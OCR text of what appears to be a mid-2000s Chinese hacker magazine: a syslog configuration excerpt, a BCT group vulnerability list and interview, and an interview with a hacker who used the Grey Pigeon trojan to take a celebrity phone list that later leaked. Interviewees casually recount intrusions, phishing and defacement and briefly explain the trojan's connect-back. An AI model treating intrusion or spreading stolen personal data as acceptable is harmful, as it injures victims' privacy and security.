(1)一般档案。这是最普遍的方式。用户可以指定好档案路径与档案名称，但是必须以目录符号「/」开始，系统才会知道这是一个档案。比如/var/adm/maillog表示要记录到/var/adm下面一个称为maillog的档案。如果之前没有这个档案，系统就会自动产生一个。

(2)指定的终端机或其他设备。用户也可以将系统纪录写到一个终端机或是设备上。若将系统纪录写到终端机，则目前正在使用该终端机的使用者就会直接在屏幕上看到系统讯息。

(3)指定的使用者。用户也可以在这边列出一串使用者名称，如果这些使用者正好上线的话，就会在终端机上看到。

(4)指定的远端主机。这种写法不将系统信息记录在连接本地机器上，而记录在其他主机上。

在以上各种纪录方式中，都没有电子邮件这项。因为电子信件要等收件者去收信才看得到，有些情况可能是很紧急的，如果去查看信件，可能就来不及了。需要注意的是：有人可能会在syslogd.conf里面写：*.*/var/log/everything，虽然所有情况都被记录下来了，但是要从好几十MB甚至几百MB的日志中找出问题所在，那将是一件十分繁琐的事情。


现在，假设在Redhat Linux下，通过命令“last | more”查看在正常情况下登录到本机的所有用户的历史记录。因为syslog是以root身份执行的，现在发现syslog被非法动过，说明有重大的入侵事件。我们通过日志记录分析，找到了入侵者留下的蛛丝马迹：他的IP地址是211.130.162.159。

得到IP地址后，可以使用whois来查出资料。登陆http://www.internic.net/whois.html这个站点，输入211.130.162.159，就可以得到相关资料，得知这就是白宫（http://www.whitehouse.gov）的IP地址。

需要注意的是，在安全实践中，syslog也可能成为攻击者的一个目标，他们会想方设法来清除syslog所产生的日志。所以，管理员一定要知己知彼，灵活运用各种参数进行配置，从而达到时刻了解系统最新变化的目的。

上接275页

BCT成员研究成果列表：



[Bug.Center.Team－漏洞预警中心小组]成员所发现漏洞列表

rain(老大之一，针对*NIX系统入侵＿正在大西北为祖国的开发奋斗)
安全天使文章管理系统Ver1.0正式版注入漏洞
启航文章管理系统存在跨站脚本漏洞

H4K_B4N
L-BLOG多个跨站脚本攻击漏洞
国内大部分统计系统安全隐患

linzi(入侵狂－内网)
Dvbbs 7.1.0 cookie 存在泄露绝对路径漏洞
新云下载系统存在安全隐患

focn(喜欢多种模式技术研究＿和jinsdb是好兄弟)
Joekoe(乔客CMS)3.0 Sql注入漏洞
动网论坛权限提升漏洞

jinsdb(喜欢多种模式技术＿和focn是好兄弟＿超级潜水员)
动网论坛权限提升漏洞

Reject(喜欢系统漏洞＿超级潜水员)
发现瑞星杀毒官方存在跨站脚本漏洞

疯狗(喜欢钓鱼＋外部提交)
2s-space BLOG程序安全漏洞
"淘宝网"严重安全漏洞


玄猫(喜欢跨站＋钓鱼)
九酷网络个人主页空间管理系统
PhpArticle跨站漏洞



Philocs(喜欢PHP脚本)
多个PHP论坛安全漏洞

多个成员(绝对零度＿剑心等等)都在相关杂志社发表多篇文章
(本文内容不代表黑客手册立场)

BCT：21世纪，最贵的是虾米



NoHack

这是非安全第二次做采访，第一次是6月对安全圈内圈外一些朋友做的一个小小调查，这次我们准备带读者去了解一下国内民间安全团队的现状。


在几次黑客大战过后的这一段时期，国内黑客站点可以用“犹如雨后春笋般的蓬勃发展”来形容，隔三差五就会冒出来一个X盟、X组、X队，一时安全站点多如牛毛，目不暇接。高峰过后，必然会走向低潮，安全团队的分崩离析、黑客站点的关闭、挂马黑站的不良行为，纷至沓来的事件向我们一次次证明了民间安全组织正徘徊在低谷的漩涡中。

当黑客事件产生的新闻效应不再如昨，黑客也开始逐渐淡出公众视野。浮躁的光环失去了亮度，也正是技术重归正位的时候。少量的忠实于技术原创，以及致力于学习国外新技术的安全团队开始浮现，他们也许并不知名，但是他们的原创和他们的理想，也正预示着重新洗牌后的安全界正在孕育着新的希望。

与B．C．T的朋友认识由来已久，NoHack创立之初，BCT的创始人Ban就来到了非安全做“漏洞公布”版的“斑竹”，Ban是一位很尽责的“斑竹”，虽然他的板块人气不够，但是他每天都在不断的去发布新的漏洞公告。其实我一直有个疑惑，为什么国内安全组织很多都会有3个字母的缩写呢，比如EST(邪八)、UFO……这是一种流行？还是一种潜移默化的跟风？当然名字只是一个符号而已，不足为怪。但也能折射出我们还需要更多的新意，黑客技术是一种需要有想像力的活动。**广告插播时间：黑客失去联想，世界将会怎样……**刚好我们可以从创意开始，开始我们的BCT之旅吧……

创意的价值

很早以前我写过一个大白话的广告词：是“黑客不能缺乏想象力”。时过境迁，这句话我依然会常常想起。人类如果没有想像力，那我们今天可能还在树上敏捷的跳跃着。思维活跃与天马行空，是推动人类文明进程的根源。黑客技术更是如此，如果我们缺乏质疑的态度，缺乏探索的精神，那就不会存在黑客这样的词汇了。我们来问问BCT创始人BAN。




Nohack：BAN，你好，很高兴在这个栏目能碰上你。我的第一个问题是，你认为想像力对于黑客技术有多大价值？

Me：哈哈哈哈 哈哈哈，首先跟大家说声好，对于这个问题，没有想像力的人又如何去运用技术呢？没有想像力的人就只会跟着古老的思想，不会有任何的创新和发展空间。

Nohack：国内很多安全组织的简写都是3个字母，BCT也是，你认为这是缺乏创意的表现吗？

Me：国内的安全组织的确有很多“T”哦~~说实在的，我不觉得是一个没有创意的表现，只是觉得好像有某些的“T”并不是真正的存在，只是一个挂着“T”称号的空壳！所以才会令人感觉很多组织都是“T”。

偶像是谁



偶像的影响力是很大的，有些甚至能改变我们的价值观。美国有一个“美国偶像”节目，中国有一个“超级女生”，虽然超级女生是美国偶像的中国版，拿来主义嘛，比自己去冥思苦想新的创意容易多了。从超过十万人次去报名参赛，到万人空巷的在家中观看超女比赛。说明我们的娱乐神经又找到了一个新的刺激点。

NoHack：看超级女生吗？



Me：超级女生？看过1分钟广州赛区的，然后就进房间看着自己的网站发呆了。好像“超级女生”都有好多PLMM喔(P.S：经过BCT内部临时大会查询……我们都不看的，特别是玄猫，他说不好看)。

NoHack：你的偶像是谁？

Me：我的偶像？好像~~没有喔~无论是娱乐还是学习，人生目标等等，我都没有目标的，我是一个为别人而活的人，曾经是现在也是(P.S：我的女朋友)。




NoHack：有人说一旦把别人视为自己的偶像，也就承认自己将无法超越他，你认为呢？

Me：不赞成这样子的说法，人总是需要目标，偶像对于我来说就是一个需要作为奋斗的目标，而且必须要有能力去超越的！麻木的崇拜“木”有意思！还不如崇拜自己还好！添加自信心嘛，对不？多说一句，现在还有朋友说需要师傅或者老师进行教学安全技术，我们也是正在学习的，建议他们自学，整天靠别人没有任何意义，自学的过程中会有更加多的收获。

黑客的爱情观

研究技术的人，多少都有点痴狂的架势。我们在影视里面看到的电脑天才或者科学怪人，很多都是邋遢且不修边幅的形象，但同时又透露着那么一丝桀骜不训。当技术遭遇爱情，黑客会变成怎样呢？




NoHack：你有爱情了吗？目前是单相思，还是恋爱了？

Me：哈哈哈，土豆有“木”有耶？我有啊！哈哈哈……现在是恋爱当中，而且经过了很长的一段时间！

（广告插播时间：今天是七夕，祝愿天下有情人，早结连理）

NoHack：爱情改变了你什么？会影响你搞技术吗？

Me：爱情带来更多的是付出以及承诺，而且一段爱情的好坏都在于你是否在乎对方，如果技术与爱情发生冲突，我会选择放弃技术，而选择爱情。




对于现在来说技术方面都是比较迟缓，搞搞钓鱼，最近开始研究无线网络。

NoHack：有一次，

BAN说他和美国三藩市的女朋友通电话讲了3个小时，我想应该是网络电话吧，不然，要打破产的，我想“38”的问一句，距离虽然能产生美，但是长距离的分居两地，你不担心吗？这里我们给BAN一个机会，给远方的女朋友说几句话吧。

Me：刚刚也通三个多小时的长途电话，不是网络电话，是真真正正的国际长途电话，大概每天都两三个小时。等待原是最美，长距离的分居两地别说我自己，我家里人都觉得有负面的影响，唯有靠彼此之间的沟通，只有两心都拉近了彼此，才会觉得不远而已(Anyway,Poon生日了，在这里说声Happy Birthday)



小狗说借个地方说说肉麻，鱼鱼，谢谢你接受了我，不管我们最终是否走到一起，你永远会在我的记忆中，Love you forever!

21世纪，最贵的是虾米

网络人才是21世纪商家必争的资源，网络人才让企业充满活力。作为松散的民间安全组织，网络人才在民间组织中起到什么作用呢。我们来看看。




NoHack：看了你们核心成员的名单和他们研究的漏洞，感觉他们很强啊，你是如何吸引他们过来的？

Me：我自己没有名气，也没有什么资金去招揽人员，旁人会觉得我很霸道而且很粗鲁，组织里面大部分的成员都是以前的朋友和兄弟，特别是Rain EnterBD、蓝龙、疯狗他们几个!都是在BCT建立之前认识的，一直到现在。总的来说我是用心去对待我的成员，招揽的成员都是我用真心打动的。(P.S：我不是同性恋，Anyway，BCT需要有能力的女性成员T_T)

Nohack：整个组织的发展你比较追求平衡发展的观点，不太赞扬个人太突出，为什么？

Me：我个人的管理模式，可能因为是毕业于酒店管理专业的学生，所以我会遵从在酒店学来的管理技术，组织是一个整体，需要的就是各个方面都需要平衡，我们不需要个人主义者，这样会带来管理的混乱以及成员之间的矛盾。



Nohack：在我看来，黑客组织的核心是自由、共享，既要包容个性的发展，又需要团队协作，由于网络的特殊性，大家都在五湖四海，相对比较松散，你们如何保持团队协作？有没有常开一些内部会议？

Me：因为条件的特殊，我可不能像企业内部进行定期的内部会议和工作的分配，唯一可以的就是尽量在不干扰成员正常生活以及工作的情况下，安排适量的工作。通常会利用BBS和QQ和群进行信息发布，会议方面都是针对管理层，尽量不影响成员。

Nohack：组织如何保持旺盛的生命力来吸引更多的高手加入，或者说如何长期留住人才？


Me：组织与组织之间都有人才的需求和竞争，这个是确保组织的实力以及在网络这个圈子可以有一个强大的支撑，我觉得要长期留住人员唯一可以做的就是，用心去和他们交谈，得知他们的需要和想法。组织是需要纪律性很强，也必须要有一些人情，所以当然需要把他们当作朋友或者兄弟对待。当然我也不会硬着不让任何人走，人是需要进步的，如果真的有必要在其他的组织发展，我会很乐意放手。

Nohack： BCT虽然成立的时间不长，但是却经历了3次重组，重组主要是调整什么呢？

Me：为的就是组织的纪律性以及成员的纪律，更好的进行管理，以便更好发挥我们的能力。

脚本技术

脚本是BCT的一个主攻方向，他们的成员发现了许多脚本方面的漏洞，那我们单刀直入吧。



NoHack：入门之最初，什么事情让你产生了很大的成就感？

成员回答：

玄猫：我找到漏洞之后就去X了某书店的网站，然后人家送了我一本Asp.net。

疯狗：疯狂的入侵使我肾上腺素不断提升，非常兴奋。

Linzi：会认为别人觉得自己很厉害。

Focn：初中电脑课上机时找到win32的进入方式。

NoHack：为什么把脚本漏洞作为你们的方向？

Me：因为成立当初，我们分析过现在的一些形势，像系统漏洞的入侵会逐渐的减少，不再像以前这么容易被利用，而黑客更加容易入手的就是基于网站程序的漏洞了，因为开站的安全意识的确很薄弱，所以我们就制定了针对脚本的方向。

NoHack：脚本漏洞分为几种模式的测试？比如软件BUG测试分为白盒测试和黑盒测试。

Me：我们针对的都是开放源码的程序，很少需要黑箱操作，可以更加直观的进行分析，从而找出程序存在着什么样的漏洞。

NoHack：从你们小组发现的漏洞中，主要有哪几种不同的类型？

Me：这个问题也是我们建立之初的一些担忧，因为脚本漏洞都是跨站脚本攻击，SQL Injection，一些关于泄密类的漏洞，查看读取文件，远程执行命令等等。因为种类和严重性不及系统漏洞，所以在影响方面我们担忧会不受到重视。


NoHack：系统漏洞有没有考虑研究过？

Me：有，但因为技术层面没有达到，所以现在不在考虑范围。而BCT老大之一的EnterBD和Rain对于系统都有一些研究。

NoHack：我们大多数读者最关心的一个问题是，如何学习黑客技术？学习脚本应该从什么地方入手，有没有什么捷径？

经过BCT内部临时大会做出结论如下：从基础的东西学习，技术这东西要由浅入深的学起，效率会比较高，别想着有捷径，没有什么东西是有捷径的，捷径只是自己在学习过程中领悟出来的方法。无论是黑客还是脚本都要针对自己发展的方向从而找出对应的基础知识。

批评的声音



黑客技术是一把很典型的双刃剑。菜刀可以切菜，可以杀人，但是菜刀并不很典型，因为如果让你拿起刀去砍一个人，那还需要很大的勇气，以及周遭环境的因素。但是让你用黑客技术去黑一个站点，是不需要什么勇气的，这完全取决于一个人的自律程度。但是学“黑”大都是从木马或黑站开始的，这是成长过程中无法避免的环节。

NoHack：黑客事件中，什么事情你们会认为最无耻？

Me：最无耻?个人感觉如果是基于国内网站的涂鸦，然后拿着这些网站的记录去登记在Zone-H.org上面，还以Chinahacker的身份来登记，我觉得这个是最无耻的！用自己国家的网站去自己的光荣历史。

NoHack：BCT关于黑站这块对于成员有什么规定？

Me：别给我知道就是了，或者没有人举报就是了，要不然一律严重处理。我没有办法去控制他们的行为，只是希望他们知道别用组织的名义去进行任何针对国内网站的入侵事件，黑来黑去无聊不无聊，还不如告诉我，我给他们BCT网站首页要他们去涂鸦。下接273页



编按：本文描述的事件已经过去了2个多月，当事人为了避开祸端，离开网络半个多月。事态平息之后，他才重回到网络岗位上。600位明星电话泄漏真相本文即刻为你独家揭密。

谁是轰炸娱乐圈的本·拉登


——600明星电话泄漏真相

By：幻角

娱乐圈与黑客圈互不搭界，即使有《黑客帝国》这样的大片，也无关黑客什么痛痒，那只是娱乐大众的科幻故事而已，桥归桥，路归路。倒是3年前，一个朋友送了我一张刻录电影，是叙述早期世界头号黑客凯文·米特尼克的，可能是传记类的电影吧，但是很遗憾，一直没有时间看，等有时间的时候，碟子却不知所踪。娱乐圈选择黑客作为题材，还是有一定的吸引力。不过，国内娱乐圈影视题材在展示黑客方面很不专业，听说一个军事题材的电视剧，为了展现我军的电脑高科技，其中有个场景是用Word来作为聊天工具，晕。这些导演，花着大把的银子，拍主旋律的片子，却不肯去雇一个哪怕会一点电脑的人来作为电脑技术指导，可笑加可恨啊。这样的烂片真不如把钱捐给贫困地区的孩子，建几所希望小学，为祖国多培养一些栋梁之才。

黑客帝国

娱乐圈老拿黑客搞事，黑客也自然不会忘记搞搞娱乐圈。漂亮的金发女郎Paris Hilton（酒店业巨头亨希尔顿的后裔），今年2月手机被黑客破解，手机里面非常隐私的且为儿童不宜的若干照片被偷出来公布在网上。接着，摇滚歌手Fred Durst的手机也被破解，这个满胳膊刺青的歌手的私藏也毫不逊色，他手机中一张正面全裸的PLMM照片，让浏览的网友更是目瞪口呆。时隔不久，色情杂志女星Vida Guerra手机中的诸多本色照片也流传在网上。这次事件的罪魁祸首是一款型号为T－Mobile Sidekick II的手机，这种手机能上网、发短信／彩信、拍照，但却没有打电话的功能。




Paris Hilton

国内黑客和明星的亲密接触相对校少，在已公开的事件中，目前唯一可以查到的是2002年，以一曲“俺们那嘎都是东北银……”而红遍网络的歌手雪村的邮箱被盗。后来，一个署名为雪四的人，在雪村所属公司盛世京文的网站上公开承认邮箱被他所黑，并冒充雪村与其粉丝交流。雪村火冒三丈，并悬赏一万捉拿“雪四”。但后来此事不了了之，没有了下文。


摇滚歌手Fred Durst


雪村

3年过去了，黑客与明星一直相安无事，寂静的潜伏似乎总是预示着更大的爆炸。果不其然，2005年5月，一份涉及国内600多位娱乐界明星的电话名单被公布在网上，也如同一颗重磅炸弹击中了娱乐圈。这份名单首先在一个论坛被公布出来，然后迅速被多家网站和论坛转载。一些好事者也自然不会放过和明星电话交流的好机会，短信和电话骚扰自然成了那段时间明星们最苦不堪言的事情。

一位网友说，他给章子怡发过一次短信，当然，人家并没有回。后来一些明星也纷纷换了电话，或者把电话转入了秘书台。如果别人有要紧事要找明星的话，真耽误人的正常工作。后来一些影视明星大腕也站出来指责这种行为，也引发了娱乐圈内部的互相猜测，到底是谁泄漏了电话本？当时矛头还一度指向了央视的某个栏目组的离职工作人员；后来又有人爆料是一个不小心丢失了电话本的某报娱记；无端的猜测和流言四起的娱乐圈和媒体圈，陷入了一次职业道德的拷问。不过，也有门户网站做了调查，绝大多数的网友对于明星电话抱以平淡的心态，笔者也问过四周的一些朋友，大都表示一种平静的态度，也没有人想过去打电话去骚扰明星，看来理智的思考还是占据了大多数。

笔者在这次事件爆发之前就拿到了这份名单，是用Excel电子表格制成的，有6个不同分类的工作表，分别是“名流名单”、“影视公司”、“合作者”、“合作服装场地”、“摄影造型师”、“媒体名单”。其中“名流名单”所带来的影响最大，里面有600多位国内名人的联系电话，手机座机都有，以手机为主。名单为拼音顺序排列，国内叫得上名字的影视明星歌手都囊括其中，这里我就不再举例。但是可以看出来，是经过多年积累才制出这份名单的，制作这份名单的人到底是谁？拿到这份名单的人又是谁？

后来sina网采访了一个黑客，采访爆料说是一个黑客进入了某娱记的电脑，从而偷到了这些资料。刚好笔者是在事发之前拿到这份名单的，离这个漩涡中心很近，回溯过去，很巧就知晓了谁是制造这个事件的“本·拉登”。

于是，就有了下面这一段采访。

你就是本·拉登

幻角（单刀直入）：你就是轰炸了娱乐圈的“本·拉登”？

矩阵（爽快回应）：应该很早就知道了，咋了啊？现在过了这么久，咋还在提这件事？

幻角：我是前段时间才知道是你。

一切都是巧合

幻角：怎么入侵的？

矩阵：其实那个只是运气啊，并没有任何技术可言，是谁给你说的？

幻角：地球人都知道啊。是的，娱乐圈不是安全公司，想来应该是运气。

幻角：我很好奇的是，当时你怎么进入了这台神秘的电脑？

矩阵：说来非常奇怪，我平时很少用我的鸽子。

幻角：结果呢？

矩阵：在我的印象中，好像还没挂过站。如果挂了，可能也是很久前挂了个小站，结果那天我打开鸽子的客户端后，就发现了一个地址为“北京中关村”的电脑自动上线。

幻角：就是说这次事件并不是有目的的去入侵，而完全是误打误撞导致？

矩阵：是的，我仔细分析了一下，有2种可能。一种是我为了测试鸽子，自己挂了个不知名的小站。一种是送给朋友，后来我自己又去把密码改回来。送给的是哪个朋友，我都没印象了。只是想送给他，让他去放鸽子，我到时密码一改，就又变成我的了，因为我有密码找回的权限。



鸽子：木马灰鸽子的简称，一旦目标中了灰鸽子服务端，成功运行并连接到客户端之后，则目标将会被完全控制。程序首先会连接到用户配置的域名或网页链接，然后对域名或网页链接中的内容进行读取，这些内容包括需要连接的IP地址和端口，最后服务端程序将重新连接这个IP地址和端口，这样服务端程序就和客户端程序成功的连接了。

娱记被放了鸽子

幻角：对方是经纪人公司，还是娱记的电脑？

矩阵：应该是娱记的电脑，因为里面还有好几篇采访的文章，我记得有篇是采纺李嘉新的。



幻角：李嘉新是谁？是“欣”吧？香港的一个演员。

矩阵：对，是李嘉欣，大美女。

幻角：对方不是一个局域网，而是一台电脑？

矩阵：独立的一台电脑。

如何发现名单

幻角：当时怎么发现了那个敏感的联系电话？

矩阵：我在电脑里面闲逛的时候，看到有个好像是“笔记本备份”的文件夹，然后打开就发现了那个excel文件，我看了一下该文件的创建时间是2004年4月左右。

幻角：你试着打过里面的电话吗？

矩阵：我本来得到后，认为没啥可用的，人家都是大名人，你打电话过去人家也不会理你。再说我是成人了，对明星并无兴趣。



名单6个工作表

如何流传到网上

幻角：当时这份名单如何流传到了网上？



矩阵：具体记不清楚了，我敢保证的是，我本来绝对没有把名单给任何一家网站，或者在论坛上把名单贴出来。我只是记得，我这个名单从我手上流出去的就5次，给了5个朋友。其中一个朋友说，她想找一家娱乐相关的公司拿到网上去卖钱。

幻角：后来怎么样？

矩阵：我并不赞成，但是已经给她了。就没有再去过问，后来不知怎么的，这个名单就贴在一个论坛上了。

幻角：那到底是谁贴的？

矩阵：我给了5个朋友，目前我只能猜测可能是其中一个，但是我无法肯定。

幻角：这次事件有没有后怕？

矩阵：有啊，2周了都不敢上网。看到网上的专题到处都是，怕怕～

个人问题

笔者和当事人还进行了电话联络。

幻角：我刚听你电话的声音，感觉你应该25岁以上了吧？

矩阵：对 。

幻角：你工作了吗？

矩阵：是的

幻角：是什么性质的工作？（这个问题矩阵避而未答）

幻角：黑客技术对你来说，是一种职业，还是一种兴趣？



矩阵：我学习这个主要是兴趣。现在学了3年。感觉这个技术也越来越有趣，以后可能就作为我的职业了。

现状与忠告

幻角：那台电脑还在控制中吗？

矩阵：已经失去控制了，那个电脑的主人也可能知道自己被入侵，重做了系统，就再也没上线了。

幻角：风平浪静之后，有什么样的思考？

矩阵：感觉到黑客技术的确太厉害，这一个小小的文件，就影响到了国内娱乐圈。应该算是黑客圈对社会影响最大的事件之一吧。


幻角：通过这次事件，对于其他朋友有没有什么忠告

矩阵：就是告诉他们，搞黑客技术这一行的人，可能会得到很多重要的资料，不要轻易公开和传给网友。


后记

本次采访到此结束，这个事件能带给我们的思考似乎很多。严重警告：当你掌握了可能给别人或者社会带来负面影响的资料，请你手下留情。

